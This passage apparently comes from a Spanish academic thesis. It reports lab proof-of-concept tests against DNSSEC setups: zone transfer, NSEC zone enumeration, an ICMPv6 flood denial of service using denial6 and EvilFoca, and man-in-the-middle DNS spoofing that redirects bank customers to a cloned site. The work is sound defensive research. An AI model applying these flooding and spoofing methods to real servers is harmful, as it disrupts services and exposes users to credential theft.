        4g3OIuq5PIsvwFg0IJnDiik1qJwBP9CEkQwIUC8x0eY2GxObPnF67KqFIVm9DHXv6xrS3P3okY6f
        6ZZs3CvbcTmrlinEQ18= )
comunicate.com. 864000  IN      AAAA    2800:3f0:4005:403::baca:32
comunicate.com. 864000  IN      RRSIG   ( AAAA 7 2 864000 20180629132629 20180530132629
        22523 comunicate.com.
        hwbnIbuf/xXTws/hwsoJ53X9/2OHOyNBMxj4Mo1ptU5GAZCkKGMbcFK3Yhzsf3wa7RDdarEv8e8v
        pR+J5jtvvrLZfNli1oL2M8g36QAOTJ4/c+5/OK2olL+KPNg9L7raijcVv5owkLJEUICrKKeQgSCE
        L3hjnA13n522tQtoTnQ= )
comunicate.com. 10800   IN      NSEC    ( dns1.comunicate.com. NS SOA AAAA RRSIG NSEC
        DNSKEY )
```

Figura 5.5 Resultado PoC de Transferencia de zona

A diferencia de cuando se solicita la AXFR a un servidor DNS autoritario, al cual se realizó una configuración segura, de modo que se deniega la transferencia de zona, como se muestra en la Figura 5.6 por las autoras:




Figura 5.6 Resultado Denegando Transferencia de zona

Enumeración de Dominios por consultas incorrectas

Se realizaron PoC para evaluar la seguridad proporcionada por DNSSEC con NSEC o NSEC3, en las diferentes plataformas para comprobar la vulnerabilidad de NSEC que **permite enumerar el contenido de una zona, a partir de la consulta de nombres de dominio que no existen.** Los resultados fueron los siguientes:

SISTEMA OPERATIVO	DNSSEC NSEC/NSEC3	DOMINIO INTERNO-EXTERNO	SERVIDORES AUTORITARIOS	ÉXITO PoC
CENTOS	NSEC	INTERNO	bancodk.com	SI
DEBIAN			bancodk.com	SI
WINDOWS			bancodk.com	SI
CENTOS		EXTERNO	com.	SI
DEBIAN			com.	SI
CENTOS	NSEC3	INTERNO	bancodk.com	NO
DEBIAN			bancodk.com	NO
WINDOWS			bancodk.com	NO
CENTOS		EXTERNO	com.	NO
DEBIAN			com.	NO

Tabla 5.14 Resultados Enumeración de Dominio por Consultas Incorrectas

Se observa que en los diferentes sistemas operativos, cuando se implementó en DNSSEC con NSEC en los servidores autoritarios del dominio interno (bancodk.com) y externo (com.), las pruebas fueron exitosas. En cambio cuando se implementó DNSSEC con NSEC3, las pruebas fueron NO exitosas.

Para las PoC de Enumeración de dominios por consultas incorrectas, se utilizó la **herramienta: dig.**

En la Figura 5.7 por las autoras, se presenta un ejemplo cuando se realizó una **consulta incorrecta c.com**, para enumerar los dominios del **servidor autoritario a.gtld-servers.net.com.** configurado con **DNSSEC NSEC.**




Figura 5.7 Ejemplo PoC de Enumeración de Dominios por consultas incorrectas

Con la herramienta dig, se obtuvo una respuesta de tipo **NXDOMAIN** indicando que el **dominio c.com no existía**, junto con los registros **NSEC** que apuntaban al siguiente dominio válido en la zona: bancodk.com y comunicate.com, como se observa en la Figura 5.8 por las autoras:




Figura 5.8 Resultado PoC Consultas Incorrecta al Servidor .com DNSSEC NSEC

En cambio cuando se realizó la misma **consulta incorrecta** al servidor autoritario del dominio **.com**, configurado con **DNSSEC NSEC3**, se obtuvieron los hash de los nombres de dominio válidos en esa zona. Debido a que NSEC3 construye una cadena de registros de recursos de hash y no de texto plano, evitando la enumeración de zona, como se observa en la Figura 5.9 por las autoras:




Figura 5.9 Resultado PoC Consultas Incorrecta al Servidor .com DNSSEC NSEC3.

Denegación de Servicio

Se realizaron PoC de DoS Denegación de Servicio sobre el escenario de pruebas controlado, cuando el sistema de servidores DNS es Windows-Centos (red interna Windows – red externa Centos), en diferentes casos, cuando se tiene implementado DNSSEC NSEC3, como se muestra en la siguiente tabla.

SERVIDOR INTERNO/EXTERNO	SERVIDOR AUTORITARIO	HERRAMIENTAS	PoC EXITOSA
INTERNO	dns1.bancodk.com.	DENIAL6/	SI
EXTERNO	dns1.comunicate.com.	EVIL FOCA	SI

Tabla 5.15 Resultados de Denegación de servicio

En la Tabla 5.15, se observa que todas las pruebas de DoS sobre los servidores autoritarios de la red interna y externa: dns1.bancodk.com (Windows) y dns1.comunicate.com (Linux), fueron exitosas. Para la ejecución de la prueba se utilizaron las herramientas: **denial 6 y EvilFoca.**

Por ejemplo, en la Figura 5.10, se muestra cuando se realizó la PoC de denegación de servicio al servidor autoritario dns1.comunicate.com:




Figura 5.10 Ejemplo PoC de Denegación de servicio

Con la herramienta denial6, se especificó la interfaz eth0 utilizada por el atacante y la dirección IPv6 del servidor autoritario 2800:3F0:4005:403::BACA:32, para realizar la PoC, como se muestra en la Figura 5.11:





Figura 5.11 Ejemplo PoC de Denegación de servicio

Se lanzó 844 peticiones ICMPv6 por milisegundo al objetivo para desbordarlo, como se muestra en la Figura 5.12:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
2	0.000	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
3	0.000	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
4	0.000	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
5	0.000	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
6	0.000	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
7	0.000	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
8	0.000	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
9	0.000	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
10	0.001	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
11	0.001	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
12	0.001	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
13	0.001	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
14	0.001	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
15	0.001	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
16	0.001	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
17	0.001	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
18	0.002	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
19	0.002	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
20	0.002	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request
21	0.002	2001:12:7000::cafe:37	2800:3f0:4005:403::baca:32	ICMPv6	1494	Echo (ping) request

Figura 5.12 Ejemplo PoC de Denegación de servicio

De modo que cuando un cliente realizó la consulta a www.comunicate.com, se recibió como respuesta un SERVFAIL, como se observa en la Figura 5.13:




Figura 5.13 Ejemplo PoC de Denegación de servicio

DNS Spoofing

A continuación se muestran los resultados obtenidos y el análisis de las PoC de DNS Spoofing realizadas en el escenario real de pruebas controlado, cuando toda la Cadena de Confianza DNSSEC está Firmada y cuando está Rota, para posteriormente realizar un análisis comparativo de los resultados obtenidos en ambos casos y finalmente evaluar la criticidad de las vulnerabilidades para los casos en que las pruebas fueron exitosas.

Las PoC de DNS Spoofing se llevaron a cabo tanto en la red interna de la red CAFÉ de la organización bancodk, como en la red externa del escenario real de pruebas controlado, mediante pruebas de MITM en distintos casos, para los diferentes dominios probados en función de los validadores (servidor cache y/o cliente), cuando toda la cadena DNSSEC está Firmada y cuando está Rota.

Para los diferentes casos, se determinó suplantar la respuesta del servidor DNS autoritario de los diferentes dominios según su estado dentro de la cadena, por la dirección IPv6 del (atacante o pentester) Kali, con el propósito de envenenar la memoria caché de los Validadores con soporte DNSSEC, insertando un **registro DNS falso** en la Base de Datos en la Tabla. Para que de esta manera, en lugar de dirigir al usuario o usuarios al sitio web legítimo, las víctimas fueran direccionadas al **sitio web falso** clonado por el atacante, cuando realicen una consulta a dicho dominio.

Al efectuar las pruebas se determinó si el Servidor caché y/o el Cliente con soporte de validación DNSSEC, fue o no fueron vulnerables al envenenamiento de la memoria caché, si validaron o no validaron la autenticidad de la respuesta DNS sobre quien es el Servidor Autoritario legítimo al que pertenece dicho dominio**,** cuando el cliente realizó una consulta a ese sitio, de esta manera se evaluó si la prueba fue exitosa o no.

En las siguientes tablas se muestran los resultados obtenidos de las pruebas de concepto de DNS Spoofing realizadas en el escenario real de pruebas controlado DNSSEC, cuando **toda la Cadena de Confianza está Firmada** y cuando la **Cadena de Confianza está Rota.**

5.2.3 Análisis de los resultados obtenidos con toda la Cadena de Confianza DNSSEC Firmada

A continuación se presentan los resultados y el análisis de las PoC de DNS Spoofing obtenidas en función de los validadores, para los diferentes dominios probados cuando la cadena de confianza DNSSEC está **Firmada**:

N° de pruebas realizadas	DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
1	www.comunicate.com	F	CACHE-GATEWAY	CACHE	SI	NO	SI	NO	SI
2			CLIENTE -CACHE		SI	NO	SI	NO	SI
3			CLIENTE-GATEWAY		SI	NO	SI	NO	SI
4			CACHE-GATEWAY	CLIENTE	NO	SI	NO	SI	NO
5			CLIENTE -CACHE		NO	NO	NO	SI	NO
6			CLIENTE-GATEWAY		NO	NO	NO	SI	NO
7			CACHE-GATEWAY	CLIENTE-CACHE	NO	NO	SI	SI	NO
8			CLIENTE -CACHE		NO	NO	SI	SI	NO
9			CLIENTE-GATEWAY		NO	NO	SI	SI	NO
10	www.bancodk.com www.transacciones.bancodk.com	F	CACHE-BANCODK	CACHE	SI	NO	SI	NO	SI
11			CLIENTE -CACHE		SI	NO	SI	NO	SI
12			CLIENTE-BANCODK		SI	NO	SI	NO	SI
13			CLIETNE-WEB BANCO		SI	NO	SI	NO	SI
14			CACHE-BANCODK	CLIENTE	NO	NO	NO	SI	NO
15			CLIENTE -CACHE		NO	NO	NO	SI	NO
16			CLIENTE-BANCODK		NO	NO	NO	SI	NO
17			CLIETNE-WEB BANCO		NO	NO	NO	SI	NO
18			CACHE-BANCODK	CLIENTE-CACHE	NO	NO	SI	SI	NO
19			CLIENTE -CACHE		NO	NO	SI	SI	NO
20			CLIENTE-BANCODK		NO	NO	SI	SI	NO
21			CLIETNE-WEB BANCO		NO	NO	SI	SI	NO
22	coomunicate.com	NF-I	CACHE-GATEWAY	CACHE	SI	NO	NO	NO	SI
23			CLIENTE -CACHE		SI	NO	SI	NO	SI
24			CLIENTE-GATEWAY		SI	NO	NO	NO	SI
25			CACHE-GATEWAY	CLIENTE	NO	SI	NO	SI	NO
26			CLIENTE -CACHE		NO	NO	NO	SI	NO
27			CLIENTE-GATEWAY		NO	NO	NO	SI	NO
28			CACHE-GATEWAY	CLIENTE-CACHE	NO	NO	SI	SI	NO
29			CLIENTE -CACHE		NO	NO	SI	SI	NO
30			CLIENTE-GATEWAY		NO	NO	SI	SI	NO
31	baancodk.com	NF-I	CACHE-BANCODK	CACHE	SI	NO	SI	NO	SI
32			CLIENTE -CACHE		SI	NO	SI	NO	SI
33			CACHE-BANCODK	CLIENTE	NO	NO	NO	SI	NO
34			CLIENTE -CACHE		NO	NO	NO	SI	NO
35			CACHE-BANCODK	CLIENTE-CACHE	NO	NO	SI	SI	NO
36			CLIENTE -CACHE		NO	NO	SI	SI	NO
37	www.networks.com	NF	CACHE-GATEWAY	CACHE	SI	SI	NO	NO	SI
38			CLIENTE -CACHE		SI	NO	SI	NO	SI
39			CLIENTE-GATEWAY		SI	NO	SI	NO	SI
40			CACHE-GATEWAY	CLIENTE	SI	SI	NO	NO	SI
41			CLIENTE -CACHE		SI	NO	NO	NO	SI
42			CLIENTE-GATEWAY		SI	SI	NO	NO	SI
43			CACHE-GATEWAY	CLIENTE-CACHE	SI	NO	SI	NO	SI
44			CLIENTE -CACHE		SI	NO	SI	NO	SI
45			CLIENTE-GATEWAY		SI	NO	SI	NO	SI

Tabla 5.16 Resultados de DNS Spoofing con toda la Cadena de Confianza DNSSEC Firmada

Análisis de las PoC DNS Spoofing para los Dominios Firmados www.comunicate.com y www.bancodk.com cuando la Cadena está Firmada

En la Figura 5.14 por las autoras, se muestra las PoC de DNS Spoofing **exitosas** obtenidas por validador (cache, cliente o cliente y cache), para los dominios firmados **www.comunicate.com** y **www.bancodk.com** cuando la cadena está firmada.

Figura 5.14 Resultados PoC exitosas Dominios Firmados Cadena DNSSEC Firmada

- Se observa que tanto para el dominio de la **red externa** **www.comunicate.com**, como de la **red interna** **www.bancodk.com**, las pruebas solo **son exitosas** cuando el **servidor caché** realiza el proceso de **validación DNSSEC**, mientras que para ambos dominios, en los casos en que el **cliente** realiza el proceso de validación DNSSEC (cliente y cliente-cache), las pruebas **No son exitosas**.

A continuación se presenta el análisis de los resultados reflejados en las tablas tanto para el **dominio externo** **www.comunicate.com** como para el **dominio interno** **www.bancodk.com:**

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.comunicate.com	F	CACHE-GATEWAY	CACHE	SI	NO	SI	NO	SI
		CLIENTE -CACHE		SI	NO	SI	NO	SI
		CLIENTE-GATEWAY		SI	NO	SI	NO	SI
www.bancodk.com www.transacciones.bancodk.com	F	CACHE-BANCODK	CACHE	SI	NO	SI	NO	SI
		CLIENTE -CACHE		SI	NO	SI	NO	SI
		CLIENTE-BANCODK		SI	NO	SI	NO	SI
		CLIETNE-WEB BANCO		SI	NO	SI	NO	SI

Tabla 5.17 PoC DNS Spoofing exitosas Dominios Firmados - Cadena DNSSEC Firmada

- En la Tabla 5.17, se puede apreciar que para los diferentes casos de MITM tanto del **dominio interno www.bancodk.com**, como del **dominio externo www.comunicate.com**, las pruebas de DNS Spoofing solo **son exitosas** cuando el proceso de validación es realizado únicamente por el **servidor caché**, lo cual conlleva a que el **cliente sea vulnerable** debido a que **recibe primero la respuesta suplantada** del servidor DNS autoritario de los dominios que consulta, por la dirección IPv6 del atacante, mientras que el servidor caché validador continúa realizando el proceso de validación de la consulta DNSSEC de los dominios firmados, de modo que no se ve afectado por el envenenamiento de su memoria caché, entregando **tarde** la respuesta validada de la consulta al cliente.

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.comunicate.com	F	CACHE-GATEWAY	CLIENTE	NO	SI	NO	SI	NO
		CLIENTE -CACHE		NO	NO	NO	SI	NO
		CLIENTE-GATEWAY		NO	NO	NO	SI	NO
		CACHE-GATEWAY	CLIENTE-CACHE	NO	NO	SI	SI	NO
		CLIENTE -CACHE		NO	NO	SI	SI	NO
		CLIENTE-GATEWAY		NO	NO	SI	SI	NO
www.bancodk.com www.transacciones.bancodk.com		CACHE-BANCODK	CLIENTE	NO	NO	NO	SI	NO
		CLIENTE -CACHE		NO	NO	NO	SI	NO
		CLIENTE-BANCODK		NO	NO	NO	SI	NO
		CLIETNE-WEB BANCO		NO	NO	NO	SI	NO
		CACHE-BANCODK	CLIENTE-CACHE	NO	NO	SI	SI	NO
		CLIENTE -CACHE		NO	NO	SI	SI	NO
		CLIENTE-BANCODK		NO	NO	SI	SI	NO
		CLIETNE-WEB BANCO		NO	NO	SI	SI	NO

Tabla 5.18 PoC DNS Spoofing No exitosas Dominios Firmados - Cadena DNSSEC Firmada

